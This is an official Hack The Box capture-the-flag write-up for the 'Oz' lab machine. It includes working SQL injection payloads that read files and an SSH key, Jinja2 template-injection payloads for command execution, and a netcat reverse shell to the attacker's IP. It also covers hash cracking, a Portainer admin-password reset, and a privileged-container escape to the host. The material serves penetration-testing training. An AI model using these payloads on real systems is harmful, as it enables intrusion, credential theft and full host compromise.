



HACKTHEBOX



Oz

12th December 2023 / Document No D23.100.260

Prepared By: egre55 & C4rm3l0

Machine Author: incidrthreat & Mumbai

Difficulty: **Hard**

Classification: Official

Synopsis

Oz is a hard to insane difficulty machine which teaches about web application enumeration, SQL Injection, Server-Side Template Injection, SSH tunnelling, and how Portainer functionality can be abused to compromise the host operating system. The techniques learned here are directly applicable to real-world situations.

Skills Required

- Intermediate knowledge of Web application enumeration techniques
- Intermediate knowledge of SQL injection techniques
- Basic knowledge of Linux

Skills Learned

- Gain familiarity with Wfuzz advanced options
- Accessing file system via SQL injection
- Extraction and cracking of PBKDF2-SHA256 hashes
- Server-Side Template Injection
- Port forwarding using sshuttle

- Privilege escalation via Portainer authentication bypass

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.96 | grep '^[0-9]' | cut -d '/' -f 1 | tr
'\n' ',' | sed s/,,$//)
nmap -p$ports -sC -sV 10.10.10.96


PORT      STATE SERVICE VERSION
80/tcp    open  http      Werkzeug httpd 0.14.1 (Python 2.7.14)
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-server-header: Werkzeug/0.14.1 Python/2.7.14
|_http-title: OZ webapi
8080/tcp  open  http      Werkzeug httpd 0.14.1 (Python 2.7.14)
| http-title: GBR Support - Login
|_Requested resource was http://10.10.10.96:8080/login
|_http-server-header: Werkzeug/0.14.1 Python/2.7.14
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-trane-info: Problem with XML parsing of /evox/about

Nmap done: 1 IP address (1 host up) scanned in 12.24 seconds
```


Nmap reveals Werkzeug instances on port 80 and 8080. Werkzeug is a WSGI (Web Server Gateway Interface) utility library for Python. WSGI functionality includes URL Routing (mapping HTTP requests to code to be invoked), Request and Response Objects, and a Template Engine.

Web Application Enumeration

The web page on port 80 requests that a username is registered, while port 8080 displays a login page for the "GBR Support" portal. Attempts to log in with common credentials such as `admin:admin` are not successful.



Please register a username!



GBR Support

Sign in

 Username

 Password

Login

© Golden Brick Road LLC

If Werkzeug debug mode has been left enabled, this can result in easy command execution. However, in this instance, it is not enabled.

https://raw.githubusercontent.com/Fare9/PyWerkzeug-Debug-Command-Execution/master/exploit_werkzeug.py

```
python2 exploit_werkzeug.py
USAGE: python exploit_werkzeug.py <ip> <port> <your ip> <netcat port>

python2 exploit_werkzeug.py 10.10.10.96 80 10.10.14.54 4444
[-] Debug is not enabled

python2 exploit_werkzeug.py 10.10.10.96 8080 10.10.14.54 4444
[-] Debug is not enabled
```

WFuzz is run against the installation on port 80, but returns HTTP 200 response codes for all queries, so we filter out those with a length of 0 by using the `--hl 0` flag.

```
wfuzz -u http://10.10.10.96/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hl 0
```

```
*****
* Wfuzz 3.1.0 - The Web Fuzzer                                     *
*****
```

```
Target: http://10.10.10.96/FUZZ
```

Total requests: 220560

ID	Response	Lines	Word	Chars	Payload
000000202:	200	3 L	6 W	79 Ch	"users"

After navigating to `/users`, the registration message is still shown, although the formatting has changed. However, appending a word to `/users`, e.g. `/users/admin` results in an API window displaying JSON output, which confirms that `admin` is a valid username.

It seems that the HTTP request for `/users/admin` invoked a SQL query such as `SELECT * FROM users WHERE username='admin'`.

Foothold

SQL Injection

Various SQL injection payloads are attempted and the famous `' OR '1'='1` returns `dorthi`, which confirms that there is a SQL injection vulnerability.

10.10.10.96/users/admin' OR '1'='1

JSON Raw Data Headers

Save Copy

username: "dorthi"

The database version and name are queried.

```
writeup' UNION ALL SELECT @@version'
```

10.10.10.96/users/writeup' UNION ALL SELECT @@version'

JSON Raw Data Headers

Save Copy

username: "5.5.59-MariaDB-1~wheezy"

```
writeup' UNION ALL SELECT database()'
```

10.10.10.96/users/writeup' UNION ALL SELECT database()'

JSON Raw Data Headers

Save Copy

username: "ozdb"


It is also worth checking if it is possible to read from the file system. `load_file('/etc/passwd')` doesn't return any output, but providing hex-encoded file paths is successful.

A programming/scripting language of choice can be used to generate the hex-encoded values.

```
printf 0x; printf "/etc/passwd" | xxd -ps -c 200 | tr -d '\n'; echo
```

```
0x2f6574632f706173737764
```

```
UNION ALL SELECT load_file(0x2f6574632f706173737764)-- -
```



We check if an SSH key exists for the user "dorthi":

```
printf 0x; printf "/home/dorthi/.ssh/id_rsa" | xxd -ps -c 200 | tr -d '\n'; echo
```

```
0x2f686f6d652f646f727468692f2e7373682f69645f727361
```

```
UNION ALL SELECT load_file(0x2f686f6d652f646f727468692f2e7373682f69645f727361)-- -
```

An encrypted SSH key exists. After copying the data within the quotes, the following command is issued to fix the formatting:

```
cat id_rsa | awk '{gsub(/\n/, "\n")}'1'
```

```
-----BEGIN RSA PRIVATE KEY-----
```

```
Proc-Type: 4,ENCRYPTED
```

```
DEK-Info: AES-128-CBC,66B9F39F33BA0788CD27207BF8F2D0F6
```

```
RV903H6V6lhKxl8dhocaEtL4Uzkyj1fqyVj3eySqkAFkkXms2H+4lfb35UZb3WFC  
b6P7zYZDAnRLQjJec/sQVXuWEzfWma7pYF9Kv6ijIzmSDOMAPjaCjnX5kJMK3F  
<...SNIP...>
```

```
QGpqEaGSUG+/TSdcANQdD3mv6EGYI+o4rZKEHJKULCI+I48jHbvQCLWaR/bkjZJu  
XtSuV0TJXto6abznSC1BFLACIqBmHdeaIXWqH+NlXOCGE8jQGM8s/fd/j5g1Adw3
```


```
-----END RSA PRIVATE KEY-----
```

Focus can be turned to enumerating the database, and checking for user-created tables.

```
UNION ALL SELECT table_name FROM INFORMATION_SCHEMA.TABLES WHERE table_schema NOT IN ('information_schema','mysql') LIMIT 0,1-- writeup
```



```
UNION ALL SELECT table_name FROM INFORMATION_SCHEMA.TABLES WHERE table_schema NOT IN ('information_schema','mysql') LIMIT 1,1-- writeup
```



The tables "tickets_gbw" and "users_gbw" exist. Now to enumerate the columns:

```
UNION ALL SELECT column_name FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema=database() AND table_name='users_gbw' LIMIT 1,1-- writeup
```

```
UNION ALL SELECT column_name FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema=database() AND table_name='users_gbw' LIMIT 2,1-- writeup
```

The table "users_gbw" contains columns "username" and "password". Multiple logins exist, and usernames and associated password hashes are extracted.

```
UNION ALL SELECT CONCAT(username,':',password) FROM users_gbw WHERE id='1' -- writeup
...
UNION ALL SELECT CONCAT(username,':',password) FROM users_gbw WHERE id='6' -- writeup
```



PBKDF2-SHA256 Hash Cracking

The hash format is identified and is supported by John.

```
hashid '$pbkdf2-  
sha256$5000$aA3h3LvXOseYk3IupVQKgQ$ogPU/XoFb.nzdCGDulkW3AeDZPbK580zeTxJnG0EJ78 '  
  
Analyzing '$pbkdf2-  
sha256$5000$aA3h3LvXOseYk3IupVQKgQ$ogPU/XoFb.nzdCGDulkW3AeDZPbK580zeTxJnG0EJ78 '  
[+] PBKDF2-SHA256(Generic)
```

PBKDF2-SHA256 is quite a computationally expensive algorithm, but after a while (potentially a few hours in a VM) the password `wizardofoz22` is found for the username `wizard.oz`.

```
john hash --wordlist /usr/share/wordlists/rockyou.txt --fork=4  
  
Using default input encoding: UTF-8  
Loaded 6 password hashes with 6 different salts (PBKDF2-HMAC-SHA256 [PBKDF2-HMAC-SHA256  
128/128 AVX 4x])  
Node numbers 1-4 of 4 (fork)  
Press 'q' or Ctrl-C to abort, almost any other key for status  
wizardofoz22      (wizard.oz)
```

Server-Side Template Injection

The gained credentials are used to log into the "GBR Support" portal on port 8080. Once logged in, it seems that functionality to create tickets is available. A new ticket is created and the request is examined in Burp Suite.

Given the underlying technologies, it is worth testing for SSTI vulnerabilities. A simple injection is attempted, and if there is a vulnerability the answer 49 should be returned.

```
{{ 7*7 }}
```

Request

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: 10.10.10.96:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.96:8080/
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
Cookie:
token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImV4cCI6MTU0Njc2MDI1MH0.a2La4IV6fMcbRZwGblt9y5falVCmuzb1ViUnQHfQkPQ
Connection: close
Upgrade-Insecure-Requests: 1

name={{7*7}}&desc=test
```

Response

Raw Headers Hex

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 19
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Sun, 06 Jan 2019 07:08:18 GMT

Name: 49 desc: test
```

It is, and in the next test a string of seven sevens is likewise returned.

```
{{ 7 * '7' }}
```


Response

Raw Headers Hex

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 24
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Sun, 06 Jan 2019 07:08:02 GMT

Name: 7777777 desc: test
```

Template engines respond differently to these tests, and depending on the output, the engine can be identified. The Flask/Jinja2 template engine will respond with `7777777` to `{{7*'7'}}`, and so further testing is undertaken based on this assumption.



<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20injections#basic-injection>

Within Jinja2 templates, several global variables exist, such as `self` and `config`.

```
{{ self }}
```

Response

Raw Headers Hex

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 47
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Sun, 06 Jan 2019 07:08:30 GMT
```

Name: <TemplateReference None>; desc: test

```
{{ config }}
```

Response

Raw Headers Hex

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 1782
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Sun, 06 Jan 2019 07:08:38 GMT

Name: &lt;Config {&#39;JSON_AS_ASCII&#39;: True, &#39;USE_X_SENDFILE&#39;: False,
&#39;SQLALCHEMY_DATABASE_URI&#39;: &#39;mysql+pymysql://dorthi:N0Pl4c3L1keH0me@10.100.10.4/ozdb&#39;,
&#39;SESSION_COOKIE_SECURE&#39;: False, &#39;SQLALCHEMY_TRACK_MODIFICATIONS&#39;: None,
&#39;SQLALCHEMY_POOL_SIZE&#39;: None, &#39;SQLALCHEMY_POOL_TIMEOUT&#39;: None, &#39;SESSION_COOKIE_PATH&#39;:
```

The output of the config variable reveals the credentials `dorthi:N0Pl4c3L1keH0me`. Given the possession of a private key and credentials, it would be good to test for SSH access, but the Nmap scan showed that SSH is not available.

The available subclasses are then enumerated.

```
{{ '.__class__.mro()[2].__subclasses__()' }}
```

Response

Raw Headers Hex

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 24480
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Sun, 06 Jan 2019 07:10:47 GMT

Name: [&lt;type &#39;type&#39;&gt;, &lt;type &#39;weakref&#39;&gt;, &lt;type &#39;weakcallableproxy&#39;&gt;,
&lt;type &#39;weakproxy&#39;&gt;, &lt;type &#39;int&#39;&gt;, &lt;type &#39;basestring&#39;&gt;, &lt;type
&#39;bytearray&#39;&gt;, &lt;type &#39;list&#39;&gt;, &lt;type &#39;NoneType&#39;&gt;, &lt;type
```

This returns a lot of information, and the data (minus the headers) is re-formatted to allow for easier enumeration.

Subclasses such as "file" and "subprocess.Popen" are of interest and are both available.

```
awk '{gsub(/&#39;/, "\n")}' <classes.in | grep -v ';' | sed -e "1d" > classes.out
grep -n 'file|subprocess' classes.out

40: file
132: socket._fileobject
230: subprocess.Popen
```

file is at 40 in the list and subprocess.Popen is at 230, and these numbers are used to invoke their functionality. Files can be read using the following command:

```
{{ '.__class__.mro()[2].__subclasses__()[40]('/etc/passwd').read()' }}
```

Response

Raw Headers Hex

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 1286
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Tue, 08 Jan 2019 22:42:57 GMT

Name: root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
```

Command Execution

Command execution is possible using `subprocess.Popen`. Command output can be redirected to a file and subsequently read, or a reverse shell can be obtained.

```
{{ '.__class__.mro()[2].__subclasses__()[230]('/usr/bin/nc 10.10.14.54 443 -e
/bin/sh',shell=True) }}
```

Response

Raw Headers Hex

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 63
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Tue, 08 Jan 2019 23:45:26 GMT

Name: &lt;subprocess.Popen object at 0x7feeb2a14610&gt; desc:
```

```
nc -nlvp 443
```

```
Ncat: Version 7.70 ( https://nmap.org/ncat)
```

```
Ncat: Listening on :::443
```

```
Ncat: Listening on 0.0.0.0:443
```

```
Ncat: Connection from 10.10.10.96.
```

```
Ncat: Connection from 10.10.10.96:42262.
```

```
id
```

```
uid=0(root) gid=0(root)
```

```
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(
tape),27(video)
```

Command Execution is also possible by loading objects into the configuration environment via "from_pyfile":

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection>

<https://nvisium.com/blog/2016/03/11/exploring-ssti-in-flask-jinja2-part-ii.html>

```
name={{ '.__class__.__mro__[2].__subclasses__()[40]
('/tmp/evilconfig.cfg','w').write('from subprocess import check_output\n\nRUNCMD =
check_output\n') }}&desc= name={{ config.from_pyfile('/tmp/evilconfig.cfg') }}&desc=
```

```
name={{ config['RUNCMD']('ls -al',shell=True) }}&desc=
```

Response

Raw Headers Hex

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 471
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Tue, 08 Jan 2019 23:41:50 GMT
```

```
Name: total 28
drwxr-xr-x  5 root    root      4096 May 15  2018 .
drwxr-xr-x 53 root    root      4096 May 15  2018 ..
drwxr-xr-x  2 root    root      4096 Apr 25  2018 .secret
-rw-r--r--  1 root    root       363 May  4  2018 Dockerfile
-rw-r--r--  1 root    root       143 Apr 10  2018 run.py
-rwxr--r--  1 root    root       293 Apr 25  2018 start.sh
drwxr-xr-x  4 root    root      4096 May 15  2018 ticketer
desc:
```

Privilege Escalation

The current user is root, although the shell is currently inside a docker container.

```
grep -i docker /proc/self/cgroup 2>/dev/null; find / -name "*dockerenv*" -exec ls -la {}
\; 2>/dev/null

12:freezer:/docker/4f2096810c11db2ded430425b927db6e9a3fe5398d720e41a158c87151f899d2
11:cpuset:/docker/4f2096810c11db2ded430425b927db6e9a3fe5398d720e41a158c87151f899d2
10:memory:/docker/4f2096810c11db2ded430425b927db6e9a3fe5398d720e41a158c87151f899d2
9:devices:/docker/4f2096810c11db2ded430425b927db6e9a3fe5398d720e41a158c87151f899d2
8:blkio:/docker/4f2096810c11db2ded430425b927db6e9a3fe5398d720e41a158c87151f899d2
7:hugetlb:/docker/4f2096810c11db2ded430425b927db6e9a3fe5398d720e41a158c87151f899d2
6:pids:/docker/4f2096810c11db2ded430425b927db6e9a3fe5398d720e41a158c87151f899d2
5:net_cls,net_prio:/docker/4f2096810c11db2ded430425b927db6e9a3fe5398d720e41a158c87151f899d
2
4:rdma:/docker/4f2096810c11db2ded430425b927db6e9a3fe5398d720e41a158c87151f899d2
3:cpu,cpuacct:/docker/4f2096810c11db2ded430425b927db6e9a3fe5398d720e41a158c87151f899d2
2:perf_event:/docker/4f2096810c11db2ded430425b927db6e9a3fe5398d720e41a158c87151f899d2
1:name=systemd:/docker/4f2096810c11db2ded430425b927db6e9a3fe5398d720e41a158c87151f899d2
0:./docker/4f2096810c11db2ded430425b927db6e9a3fe5398d720e41a158c87151f899d2
-rwxr-xr-x  1 root    root      0 Dec  6 13:04 /.dockerenv
```

Enumeration continues, and the file "knockd.conf" within the ".secret" directory is examined. This reveals the port knocking sequence required to open SSH.

```
cd /.secret
ls -al

total 12
drwxr-xr-x  2 root    root      4096 Apr 24  2018 .
drwxr-xr-x  1 root    root      4096 Dec  6 13:04 ..
-rw-r--r--  1 root    root       262 Apr 24  2018 knockd.conf
```

```
cat knockd.conf

[options]
logfile = /var/log/knockd.log

[opencloseSSH]

sequence = 40809:udp,50212:udp,46969:udp
seq_timeout = 15
start_command = ufw allow from %IP% to any port 22
cmd_timeout = 10
stop_command = ufw delete allow from %IP% to any port 22
tcpflags = syn
```

The [knock](#) python script created by @grongor is used. SSH passphrase: NOP14c3L1keH0me.

```
python3 knock.py 10.10.10.96 -u 40809 50212 46969 -d 10

ssh dorthi@10.10.10.96 -i id_rsa
```

`sudo -l` reveals that Dorthi is allowed to run specific docker commands as root.

```
dorthi@oz:~$ sudo -l

Matching Defaults entries for dorthi on oz:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dorthi may run the following commands on oz:
    (ALL) NOPASSWD: /usr/bin/docker network inspect *
    (ALL) NOPASSWD: /usr/bin/docker network ls
```

The docker networks are listed and inspected.

```
dorthi@oz:~$ sudo /usr/bin/docker network ls
```

NETWORK ID	NAME	DRIVER	SCOPE
d6d8af4529b6	bridge	bridge	local
49c1b0c16723	host	host	local
3ccc2aal7acf	none	null	local
48148eb6a512	prodnet	bridge	local

```
dorthi@oz:~$ sudo /usr/bin/docker network inspect bridge
```

```
[
  {
    "Name": "bridge",
    "Id": "d6d8af4529b6b7d3ede4299c77dd567a67cbbf3da2cf256231ddc3a88aba2b38",
    "Created": "2023-12-12T11:46:46.974654056-06:00",
    "Scope": "local",
    "Driver": "bridge",
    "EnableIPv6": false,
    "IPAM": {
      "Driver": "default",
      "Options": null,
      "Config": [
        {
          "Subnet": "172.17.0.0/16",
          "Gateway": "172.17.0.1"
        }
      ]
    },
    "Internal": false,
    "Attachable": false,
    "Ingress": false,
    "ConfigFrom": {
      "Network": ""
    },
    "ConfigOnly": false,
    "Containers": {
      "83fbc25820209521a0627d805436fbfa0e1697c6f5f24fb168aba1dd4850b69d": {
        "Name": "portainer-1.11.1",
        "EndpointID":
"73b36c603181a5b0325deb82b11ae84806ad263aefa9d670f95f57bd1a847d40",
        "MacAddress": "02:42:ac:11:00:02",
        "IPv4Address": "172.17.0.2/16",
        "IPv6Address": ""
      }
    },
    "Options": {
      "com.docker.network.bridge.default_bridge": "true",
      "com.docker.network.bridge.enable_icc": "true",
      "com.docker.network.bridge.enable_ip_masquerade": "true",
      "com.docker.network.bridge.host_binding_ipv4": "0.0.0.0",
      "com.docker.network.bridge.name": "docker0",
```

```

        "com.docker.network.driver.mtu": "1500"
    },
    "Labels": {}
}
]

```

The IP address `172.17.0.2` is specified as a Portainer instance, which is a UI for managing Docker containers. Sending a CLI request to this IP address on port 9000 is successful, which confirms that the Portainer web interface is available, although it is not accessible remotely.

```

dorthi@oz:~$ nc 172.17.0.2 9000
GET / HTTP/1.1
Host: 172.17.0.2

HTTP/1.1 200 OK
Accept-Ranges: bytes
Cache-Control: max-age=31536000
Content-Length: 1299
Content-Type: text/html; charset=utf-8
Last-Modified: Thu, 05 Jan 2017 18:56:00 GMT
Date: Tue, 12 Dec 2023 17:58:54 GMT

<!DOCTYPE html>
<html lang="en" ng-app="portainer">
<head>
  <meta charset="utf-8">
  <title>Portainer</title>
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta name="description" content="">
  <meta name="author" content="Portainer.io">

  <link rel="stylesheet" href="css/app.4eebaa14.css">

  <!-- HTML5 shim, for IE6-8 support of HTML5 elements -->
  <!--[if lt IE 9]>
  <script src="//html5shim.googlecode.com/svn/trunk/html5.js"></script>
  <![endif]-->

  <script src="js/app.48ab848b.js"></script>

  <!-- Fav and touch icons -->
  <link rel="shortcut icon" href="ico/favicon.ico">
  <link rel="apple-touch-icon-precomposed" href="ico/apple-touch-icon-precomposed.png">
</head>

<body ng-controller="MainController">
  <div id="page-wrapper" ng-class="{open: toggle && $state.current.name !== 'auth' &&
  $state.current.name !== 'endpointInit', nopadding: $state.current.name === 'auth' ||
  $state.current.name === 'endpointInit'}" ng-cloak>

    <div id="sideview" ui-view="sidebar"></div>

```

```

<div id="content-wrapper">
  <div class="page-content">

    <!-- Main Content -->
    <div id="view" ui-view="content"></div>

  </div><!-- End Page Content -->
</div><!-- End Content Wrapper -->
</div><!-- End Page Wrapper -->
</body>
</html>

```

The port knock sequence is sent again, and `sshuttle` is used to make the web interface accessible remotely.

```

python3 knock.py 10.10.10.96 -u 40809 50212 46969 -d 10
sshuttle -r dorthi@10.10.10.96 172.17.0.2 -e 'ssh -i id_rsa'

```

After navigating to <http://172.17.0.2:9000/>, common credentials are attempted but are unsuccessful. It seems that Portainer prompts to set an admin password upon installation, rather than using default credentials.

However, a little googling for setting the password via CLI reveals an issue page on the Portainer GitHub repo, with an answer by [@dilshanraja](#) confirming that the admin password can be reset by sending a POST request to the API with the new credentials provided as JSON data.

<https://github.com/portainer/portainer/issues/428>

Closed Set admin password via CLI #428 Opened by shantanugadgil

I'll note this as an evolution.

2

deviantony changed the title **Howto setup password before starting portainer Set admin password via CLI** on 30 Dec 2016

shantanugadgil commented on 2 Jan 2017

Thanks for the consideration.

dilshanraja commented on 16 Jan 2017 • edited

In our ansible playbook, we just send a post request to <http://host:port/api/users/admin/init> with a json body of `'{"password":"admin123!"}'` after portainer starts up and that gets the job done at the moment from an automation standpoint. A CLI flag would be the better option in a future iteration.

12

<https://github.com/portainer/portainer/issues/428>

The password is reset:

```

curl -H "Content-Type: application/json" http://172.17.0.2:9000/api/users/admin/init -d
'{"password":"XSDAfxrew65x"}'

```


After gaining access to the Portainer web interface, the available images are inspected.

Note: If at this stage you get `Failure` errors and cannot seem to list existing containers, images, and volumes via the Portainer web interface, it is due to an issue caused by newer browsers adding the `Connection: close` header to requests. You will have to either manually set it to `Connection: upgrade` via BurpSuite or use an HTTP Header editing extension like `Requestly`.

`python:2.7-alpine` seems to be a good choice to create a container due to its small size. The Image ID is copied, and a new container is created in privileged mode.

```
sha256:3e4f91c08d0f8e8981391f89e4f27d1c26a3662be0bf19af20d95eb5d5fa8b6a
```

Name

newContainer

Image

sha256:3e4f91c08d0f8e8981391f89e4f27d1c26a3662be0bf19af20d95eb5d5fa8b6a

☒ Always pull image before creating

Restart policy

☒ Never ☐ Always ☐ On failure ☐ Unless stopped

Port mapping

map port

Labels

label

Command

Volumes

Network

Labels

Security/Host

Command

e.g. /usr/bin/nginx -t -c /mynginx.conf

Entry Point

e.g. /bin/sh -c

Working Dir

e.g. /myapp

User

e.g. nginx

Console

☒ Interactive & TTY (-i -t)

☐ TTY (-t)

☐ Interactive (-i)

☐ None

Command

Volumes

Network

Labels

Security/Host

Volumes

volume

☐ Read-only

☒ Path

/

container

/mnt

Command

Volumes

Network

Labels

Security/Host

☒ Privileged mode

After starting the container, the console link `>_ Console` is clicked, and `/bin/sh` is connected.



The host's file system is now accessible as root, and the final flag can be captured.